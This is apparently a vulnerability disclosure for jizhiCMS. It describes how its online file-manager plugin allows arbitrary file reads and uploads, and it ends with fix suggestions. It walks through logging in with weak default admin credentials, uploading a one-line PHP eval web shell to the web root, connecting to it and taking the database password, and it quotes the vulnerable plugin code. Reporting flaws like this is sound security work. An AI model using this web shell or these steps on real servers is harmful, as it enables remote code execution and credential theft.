

jizhiCMS's background has arbitrary file reading vulnerabilities


Environment and CMS download address

windows11 | Apache2.4.39 | MySQL5.7.26 | phpstudy2020 | php7.3.4nts

Official website: <https://www.jizhicms.cn/> github: <https://github.com/Cherry-toto/jizhicms>


Description of the vulnerability

After registering an account, enter the background (admin | 123456 is used here), click the second page of the plugin list, and download the online editing template




After the download is completed, select the local plugin (add a filemanage folder under the following directory)





Here it is configured as (admin|admin123456)



Click Submit Now, there are any files uploaded/modified/downloaded(The Chinese in the upper right corner means uploading and creating files/folders)

File manager interface showing a list of files and folders. The interface includes a search bar, a list of files with columns for name, size, and modification time, and a sidebar with navigation options. A red box highlights the search bar and the '上传' (Upload) button.

文件名	大小	修改时间	执行操作
app	4.65 MB	24.02.23 08:37	[Icons]
backup	0 B	24.02.23 08:38	[Icons]
cache	447.24 KB	25.02.23 06:13	[Icons]
conf	67.77 KB	24.02.23 08:37	[Icons]
fileManage	794.34 KB	25.02.23 06:16	[Icons]
frphp	3.4 MB	24.02.23 08:37	[Icons]
install	836.93 KB	24.02.23 08:39	[Icons]
static	18.4 MB	24.02.23 08:38	[Icons]
.htaccess	435 B	06.02.22 13:40	[Icons]
404.html	505 B	06.02.22 13:40	[Icons]
favicon.ico	4.19 KB	06.02.22 13:40	[Icons]
filemanage.zip	222.15 KB	25.02.23 06:12	[Icons]
index.php	744 B	24.02.23 14:48	[Icons]
robots.txt	141 B	06.02.22 13:40	[Icons]
web.config	816 B	06.02.22 13:40	[Icons]

所有文件大小: 228.92 KB 文件: 7 文件夹: 8 使用内存: 2 MB 可用空间: 41.16 GB 磁盘大小: 283.33 GB

Buttons: 全选, 取消全选, 反向选择, 删除, Zip, Tar, 复制

Upload a trojan to the root directory and connect(The green part Chinese means that the connection was successful)


File manager interface showing the details of a file named "a.php". The interface includes a sidebar with navigation options and a main area displaying file information and a code editor.

File "a.php"


Full path: D:/phpstudy_pro/WWW/jizhicms/a.php
File size: 43 B B
MIME-type: text/x-php
Charset: utf-8

Buttons: 下载, 开启, 编辑, 高级编辑器, 取消

```
<?php
@eval($_POST['a']);
phpinfo();
?>
```



Obtain the password of the database account



Vulnerability analysis

The `$fm_file` in the plugin `fileManage/f.php` is controllable, causing arbitrary file reads

```
3081 function save()
3082 {
3083     global $root_path;
3084     $fm_file = $root_path.$_SERVER["PHP_SELF"];
3085     $var_name = '$CONFIG';
3086     $var_value = var_export(json_encode($this->data), true);
3087     $config_string = "<?php" . chr(13) . chr(10) . "Default Configuration".chr(13) . chr(10)."$var_name = $var_value;" . chr(13) .
3088     if (file_exists($fm_file)) {
3089         $lines = file($fm_file);
3090         if ($fh = @fopen($fm_file, "w")) {
3091             @fputs($fh, $config_string, strlen($config_string));
3092             for ($x = 3; $x < count($lines); $x++) {
3093                 @fputs($fh, $lines[$x], strlen($lines[$x]));
3094             }
3095             @fclose($fh);
3096         }
3097     }
3098 }
3099 }
```

Line 840: File uploads are not filtered here, resulting in arbitrary file uploads

```
www
:: 搜索...
> app
> backup
> cache
> conf
> fileManage
  > static\h3k
    > css
      bootstrap.m...
      dropzone.mi...
      ekko-lightb...
      vs.min.css
    > js
      {} config.json
      {} translation.json
    > f.php
  > fr.php
  > install
  > static
    .htaccess
    404.html
    a.php
    favicon.ico
    filemanage.zip
    index.php
    robots.txt
    web.config

820 $ext = strtolower(pathinfo($filename, PATHINFO_EXTENSION));
821 $isFileAllowed = ($allowed ? in_array($ext, $allowed) : true);
822
823 $targetPath = $path . $ds;
824 if ( is_writable($targetPath) ) {
825     $fullPath = $path . '/' . $_REQUEST['fullpath'];
826     $folder = substr($fullPath, 0, strrpos($fullPath, "/"));
827
828     if(file_exists ($fullPath) && !$override_file_name) {
829         $ext_1 = $ext ? '.'.$ext : '';
830         $fullPath = str_replace($ext_1, '', $fullPath) . '_' . date('ymdHis') . $ext_1;
831     }
832
833     if (!is_dir($folder)) {
834         $old = umask(0);
835         mkdir($folder, 0777, true);
836         umask($old);
837     }
838
839     if (empty($_FILES['file']['error']) && !empty($tmp_name) && $tmp_name != 'none' && $isFileAllowed) {
840         if (move_uploaded_file($tmp_name, $fullPath)) {
841             // Be sure that the file has been uploaded
842             if ( file_exists($fullPath) ) {
843                 $response = array (
844                     'status' => 'success',
845                     'info' => "file upload successful"
846                 );
847             } else {
848                 $response = array (
849                     'status' => 'error',
850                     'info' => 'Couldn\'t upload the requested file.'
851                 );
852             }
853         } else {
854             $response = array (
855                 'status' => 'error',
856                 'info' => "Error while uploading files. Uploaded files $uploads",
857             );
858         }
859     }
}
```

Fix suggestions

1. Cancel the online editor plugin
2. When installing CMS, force the installation of online plug-ins and set different passwords (not weak passwords)